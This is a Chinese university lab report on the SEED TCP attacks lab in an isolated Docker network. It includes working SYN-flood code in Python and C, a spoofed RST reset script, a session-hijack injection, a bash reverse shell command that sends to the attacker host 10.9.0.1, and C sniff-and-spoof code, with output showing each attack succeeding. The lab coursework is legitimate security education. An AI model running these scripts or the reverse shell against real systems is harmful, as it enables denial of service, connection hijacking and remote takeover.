

网络安全 本科实验报告

实验名称: TCP 攻击实验

学员姓名	程景愉	学号	202302723005
培养类型	无军籍	年 级	2023
专 业	网络工程	所 属 学 院	计算机学院
指 导 教 员	柳林	职 称	教授
实 验 室	307-208	实 验 时 间	2026.05.04

国防科技大学教育训练部制

《本科实验报告》填写说明

实验报告内容编排应符合以下要求：

(1) 采用 A4 (21cm×29.7cm) 白色复印纸，单面黑字。上下左右各侧的页边距均为 3cm；缺省文档网格：字号为小 4 号，中文为宋体，英文和阿拉伯数字为 Times New Roman，每页 30 行，每行 36 字；页脚距边界为 2.5cm，页码置于页脚、居中，采用小 5 号阿拉伯数字从 1 开始连续编排，封面不编页码。

(2) 报告正文最多可设四级标题，字体均为黑体，第一级标题字号为 4 号，其余各级标题为小 4 号；标题序号第一级用“一、”、“二、”……，第二级用“（一）”、“（二）”……，第三级用“1.”、“2.”……，第四级用“（1）”、“（2）”……，分别按序连续编排。

(3) 正文插图、表格中的文字字号均为 5 号。

0 目录

1 实验目的	4
2 实验原理	4
2.1 TCP 三次握手与 SYN 泛洪	4
2.2 TCP 重置与会话劫持	4
2.3 反向 Shell	4
3 实验环境	4
4 实验步骤及结果	5
4.1 任务集 1: SYN 泛洪攻击	5
4.1.1 任务 1.1: 使用 Python 发起攻击	5
4.1.2 任务 1.2: 使用 C 语言发起攻击	5
4.1.3 任务 1.3: 启用 SYN Cookie 防御	6
4.2 任务 2: TCP 重置攻击	6
4.3 任务 3: TCP 会话劫持	7
4.4 任务 4: 创建反向 Shell	7
4.5 任务集 2: 基于 C 的嗅探与伪造	8
4.5.1 任务 2.1: 基于 libpcap 的嗅探	8
4.5.2 任务 2.3: 嗅探与伪造联动 (Sniff-and-Spoof)	9
4.5.3 任务 2.1A: 理解嗅探器工作原理	9
5 实验总结	10

1 实验目的

TCP 协议是互联网的核心协议之一，其三次握手和连接管理机制虽然保证了传输的可靠性，但也引入了一些潜在的安全漏洞。本次实验旨在通过亲身实践，深入理解 TCP 协议的常见攻击方式及其背后的技术原理。具体目标包括：

- 理解 TCP SYN 泛洪（SYN Flood）攻击的原理，掌握使用 Scapy 和 C 语言实现该攻击的方法，并验证 SYN Cookies 防御机制的有效性。
- 掌握 TCP 重置（Reset）攻击的技术细节，学习如何通过伪造 RST 包来强制中断已建立的 TCP 连接。
- 实践 TCP 会话劫持（Session Hijacking）技术，理解如何通过监听和预测序列号在现有会话中注入恶意指令。
- 掌握利用会话劫持创建反向 Shell（Reverse Shell）的方法，理解该技术在渗透测试中的重要作用。
- 学习使用 libpcap 库和原始套接字（Raw Socket）在 C 语言中实现底层的数据包嗅探与伪造。

2 实验原理

2.1 TCP 三次握手与 SYN 泛洪

TCP 建立连接需要三次握手：客户端发送 SYN，服务器回复 SYN+ACK 并分配资源进入半连接（SYN-RECV）状态，最后客户端回复 ACK。SYN 泛洪攻击通过发送大量的 SYN 请求但不完成最后一步，使服务器的半连接队列（Backlog Queue）被占满，从而拒绝合法用户的连接请求。

2.2 TCP 重置与会话劫持

TCP 协议允许通过发送 RST 标志位的数据包来立即终止异常连接。如果攻击者能够获取或预测当前连接的端口号 and 序列号，就可以伪造一个 RST 包发送给其中一方，导致连接被强制断开。

会话劫持则更进一步，攻击者不仅要断开连接，而是要在序列号步调一致的情况下注入自己的数据。通过伪造源地址和正确的序列号，接收方会认为这些数据来自合法的对端，从而执行注入的指令。

2.3 反向 Shell

反向 Shell 是指被攻击者主动连接攻击者的监听端口，并将自己的 Shell（如 /bin/bash）的输入输出重定向到该连接上。这种方式常用于突破防火墙的入站限制。

3 实验环境

本实验利用 Docker Compose 搭建了一个隔离的虚拟网络环境。该网络包含一台攻击者容器（Attacker）和三台用户/受害者容器。

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
b084ba864c5d	handsonsecurity/seed-ubuntu:large	"/bin/sh -c /bin/bash"	4 minutes ago	Up 2 seconds		seed-attacker
9170ae68300c	handsonsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	4 minutes ago	Up 2 seconds		user1-10.9.0.6
c07789fe6453	handsonsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	4 minutes ago	Up 2 seconds		user2-10.9.0.7
4163e58af35c	handsonsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	4 minutes ago	Up 2 seconds		victim-10.9.0.5

Figure 1: 使用 docker ps 查看实验环境中的容器运行状态

主机角色	IP 地址	说明
Attacker (攻击者)	10.9.0.1 (host)	运行攻击脚本，具有混杂模式权限
Victim (受害者)	10.9.0.5	运行 telnet 服务的目标服务器
User1 (合法用户)	10.9.0.6	实验中用于建立正常连接的主机

4 实验步骤及结果

4.1 任务集 1: SYN 泛洪攻击

4.1.1 任务 1.1: 使用 Python 发起攻击

使用 Scapy 编写 synflood.py。其核心逻辑是在一个无限循环中，利用 getrandbits(32) 生成随机的源 IP 地址，并构造 TCP 头部将 flags 设置为 'S' (SYN)。

```
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # 随机源 IP
    pkt[TCP].sport = getrandbits(16)                # 随机源端口
    pkt[TCP].seq = getrandbits(32)                  # 随机序列号
    send(pkt, verbose = 0)
```

```
net.ipv4.tcp_syncookies = 0
net.ipv4.tcp_max_syn_backlog = 128
tcp      0      0 10.9.0.5:23          170.193.35.118:54452  SYN_RECV
tcp      0      0 10.9.0.5:23          20.209.126.44:15649  SYN_RECV
tcp      0      0 10.9.0.5:23          96.56.116.192:40815  SYN_RECV
tcp      0      0 10.9.0.5:23          117.108.61.159:7240  SYN_RECV
tcp      0      0 10.9.0.5:23          134.220.137.246:18473 SYN_RECV
tcp      0      0 10.9.0.5:23          126.99.239.156:21578 SYN_RECV
tcp      0      0 10.9.0.5:23          108.188.222.221:60071 SYN_RECV
tcp      0      0 10.9.0.5:23          195.185.46.185:596   SYN_RECV
tcp      0      0 10.9.0.5:23          179.86.219.100:32378 SYN_RECV
tcp      0      0 10.9.0.5:23          104.133.59.106:22473 SYN_RECV
tcp      0      0 10.9.0.5:23          48.227.251.198:43672 SYN_RECV
tcp      0      0 10.9.0.5:23          159.170.190.66:18919 SYN_RECV
tcp      0      0 10.9.0.5:23          60.42.143.161:57421  SYN_RECV
tcp      0      0 10.9.0.5:23          197.151.81.23:23520  SYN_RECV
tcp      0      0 10.9.0.5:23          174.196.80.16:2112   SYN_RECV
tcp      0      0 10.9.0.5:23          39.56.196.97:15815   SYN_RECV
tcp      0      0 10.9.0.5:23          64.199.210.129:21173 SYN_RECV
tcp      0      0 10.9.0.5:23          142.82.189.167:40568 SYN_RECV
tcp      0      0 10.9.0.5:23          168.73.38.254:9517   SYN_RECV
tcp      0      0 10.9.0.5:23          94.176.6.130:56347   SYN_RECV
```

Figure 2: 运行 synflood.py 期间，Victim 上的 netstat 输出展示了大量处于 SYN_RECV 状态的连接

4.1.2 任务 1.2: 使用 C 语言发起攻击

C 语言实现通过原始套接字直接构造 IP 和 TCP 头部。为了提高效率，我们手动计算了 TCP 校验和（包含伪首部）。

```
// 核心循环：不断构造并发送 SYN 包
while (1) {
    tcp->tcp_sport = rand();
    tcp->tcp_flags = TH_SYN;
    ip->iph_sourceip.s_addr = rand();
    tcp->tcp_sum = calculate_tcp_checksum(ip); // 必须计算校验和
    send_raw_ip_packet(ip);
}
```

```
tcp      0      0 10.9.0.5:23      11.109.10.110:63194  SYN_RECV
tcp      0      0 10.9.0.5:23      119.58.145.170:5943  SYN_RECV
tcp      0      0 10.9.0.5:23      157.37.168.70:39089  SYN_RECV
tcp      0      0 10.9.0.5:23      163.233.246.207:53112 SYN_RECV
tcp      0      0 10.9.0.5:23      103.2.96.110:63389   SYN_RECV
tcp      0      0 10.9.0.5:23      90.209.222.70:3917   SYN_RECV
tcp      0      0 10.9.0.5:23      28.136.42.37:15790   SYN_RECV
tcp      0      0 10.9.0.5:23      180.7.109.153:11883  SYN_RECV
tcp      0      0 10.9.0.5:23      41.88.207.6:7229     SYN_RECV
tcp      0      0 10.9.0.5:23      39.227.213.40:62356  SYN_RECV
tcp      0      0 10.9.0.5:23      248.41.161.56:32551  SYN_RECV
tcp      0      0 10.9.0.5:23      73.217.44.139:12997  SYN_RECV
tcp      0      0 10.9.0.5:23      168.176.122.201:58929 SYN_RECV
tcp      0      0 10.9.0.5:23      169.184.230.70:56191 SYN_RECV
tcp      0      0 10.9.0.5:23      185.107.255.100:28385 SYN_RECV
tcp      0      0 10.9.0.5:23      183.93.9.55:10796    SYN_RECV
tcp      0      0 10.9.0.5:23      44.179.34.49:44861   SYN_RECV
tcp      0      0 10.9.0.5:23      68.1.242.113:380     SYN_RECV
tcp      0      0 10.9.0.5:23      192.125.178.249:55770 SYN_RECV
tcp      0      0 10.9.0.5:23      209.195.18.207:22697 SYN_RECV
```

Figure 3: C 语言攻击下，Victim 的半连接队列瞬间被伪造包填满

4.1.3 任务 1.3：启用 SYN Cookie 防御

启用防御后，服务器不再在收到 SYN 时立即分配资源，而是将连接信息编码进 SYN-ACK 的序列号中。

```
net.ipv4.tcp_syncookies = 1
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Connection closed by foreign host.
```

Figure 4: 开启 SYN Cookies 后，合法用户 User1 仍能成功连接 Victim

4.2 任务 2：TCP 重置攻击

reset_attack.py 通过嗅探捕获 User1 发往 Victim 的包，提取其确认号（ACK）作为伪造 RST 包的序列号（SEQ），从而使 Victim 认为对端要求重置连接。

```
def spoof_reset(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    # 关键：RST 包的 SEQ 必须在接收方的有效窗口内，通常设为对端的 ACK
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
              flags="R", seq=pkt[TCP].ack)
    send(ip/tcp, verbose=0)
```

```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hello
4163e58af35c login: Sniffing for telnet traffic on br-603d3788c443...
Detected TCP packet from 10.9.0.6 to 10.9.0.5
Sent spoofed RST packet to terminate connection.
Connection closed by foreign host.
```

Figure 5: User1 的 telnet 窗口显示连接被成功重置

4.3 任务 3: TCP 会话劫持

会话劫持需要更精确的序列号控制。我们通过嗅探获取当前的 SEQ 和 Payload 长度, 计算出下一个合法的 SEO, 并注入指令。

```
def hijack(pkt):
    if pkt[TCP].payload:
        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        # 预测下一个 SEQ: 当前 SEQ + 载荷长度
        tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="A",
                  seq=pkt[TCP].seq + len(pkt[TCP].payload),
ack=pkt[TCP].ack)
        payload = "\r touch /tmp/hijack_successful \r"
        send(ip/tcp/payload, verbose=0)
```

[illegible]

```
docker exec victim-10.9.0.5 ls -l /tmp/hijack_successful
-- 1 seed seed 0 May  4 03:42 /tmp/hijack_successful
```

Figure 6: 会话劫持成功：在 Victim 容器中验证了文件的创建

4.4 任务 4：创建反向 Shell

在劫持逻辑中，我们将注入的指令替换为 Bash 反向 Shell 指令。

```
cmd = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
```




Figure 7: 通过会话劫持注入反向 Shell，Attacker 成功获得受害者控制权

4.5 任务集 2：基于 C 的嗅探与伪造

4.5.1 任务 2.1：基于 libpcap 的嗅探

C 语言嗅探器通过 pcap_loop 持续处理报文。在回调函数中，我们通过指针偏移来解析 IP 头部。

```
void got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet) {
    // 跳过以太网头 (14字节) 到达 IP 头
    struct ipheader *ip = (struct ipheader *) (packet + 14);
    printf("    From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("    To: %s\n", inet_ntoa(ip->iph_destip));
}
```



```

PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.033 ms

--- 10.9.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.033/0.035/0.037/0.002 ms
Got a packet
  From: 10.9.0.1
  To: 10.9.0.5
Got a packet
  From: 10.9.0.6
  To: 10.9.0.5
Got a packet
  From: 10.9.0.5
  To: 10.9.0.6
Got a packet
  From: 10.9.0.1
  To: 10.9.0.5
Got a packet
  From: 10.9.0.6
  To: 10.9.0.5
Got a packet
  From: 10.9.0.5
  To: 10.9.0.6
Got a packet
  From: 10.9.0.1
  To: 10.9.0.5
Got a packet
  From: 10.9.0.1
  To: 10.9.0.5
Got a packet
  From: 10.9.0.1
  To: 10.9.0.5
Got a packet
  From: 10.9.0.1
  To: 10.9.0.5

```

Figure 8: C 语言嗅探器成功输出实时抓取的 IP 报文信息

4.5.2 任务 2.3: 嗅探与伪造联动 (Sniff-and-Spoof)

该任务要求程序在捕获到 ICMP 请求时立即构造一个 Reply。

```

if (icmp->icmp_type == 8) { // 检测到 Echo Request
    new_ip->iph_sourceip = ip->iph_destip; // 交换源目 IP
    new_ip->iph_destip = ip->iph_sourceip;
    new_icmp->icmp_type = 0; // 设置为 Echo Reply
    new_icmp->icmp_chksum = 0; // 重新计算校验和
    new_icmp->icmp_chksum = in_cksum(...);
    send_raw_ip_packet(new_ip);
}

```

```

PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=970 ms

--- 1.2.3.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 970.368/970.368/970.368/0.000 ms
Detected Echo Request from 10.9.0.6 to 10.9.0.6
Sent spoofed Echo Reply back to 10.9.0.6

```

Figure 9: 联动程序成功欺骗 User1, 使其认为 1.2.3.4 在线

4.5.3 任务 2.1A: 理解嗅探器工作原理

问题 1: 必不可少的库调用序列

1. `pcap_open_live()`: 打开指定的网络接口进行捕获。
2. `pcap_compile()`: 将字符串形式的过滤表达式编译为 BPF 程序。
3. `pcap_setfilter()`: 将编译好的过滤器安装到捕获句柄。
4. `pcap_loop()`: 进入捕获循环, 对每个包调用回调函数。

问题 2: 为何需要 **Root** 权限? 嗅探程序需要创建原始套接字并开启网卡的混杂模式, 这些操作涉及到对硬件和底层网络栈的直接控制, 为了安全起见, 操作系统仅允许特权用户 (Root) 执行。如果非特权用户运行, `pcap_open_live()` 将返回权限错误。

问题 3: 混杂模式 (**Promiscuous Mode**) 在实验中, 将 `pcap_open_live()` 的第三个参数设为 1 开启混杂模式, 0 则关闭。开启后, 攻击者可以捕获到局域网内任意两台主机 (如 User1 和 Victim) 之间的通信; 关闭后, 仅能捕获到发往本机或广播地址的流量。

5 实验总结

本次实验通过 Python 和 C 两种维度的实践, 让我对 TCP/IP 协议栈的安全缺陷有了透彻的理解。从高层脚本的便捷性到低层 C 语言对每一比特的精准控制, 我深刻体会到了网络攻防中“细节决定成败”的道理。特别是在序列号预测和校验和计算方面的实践, 为我今后深入学习网络协议安全打下了坚实基础。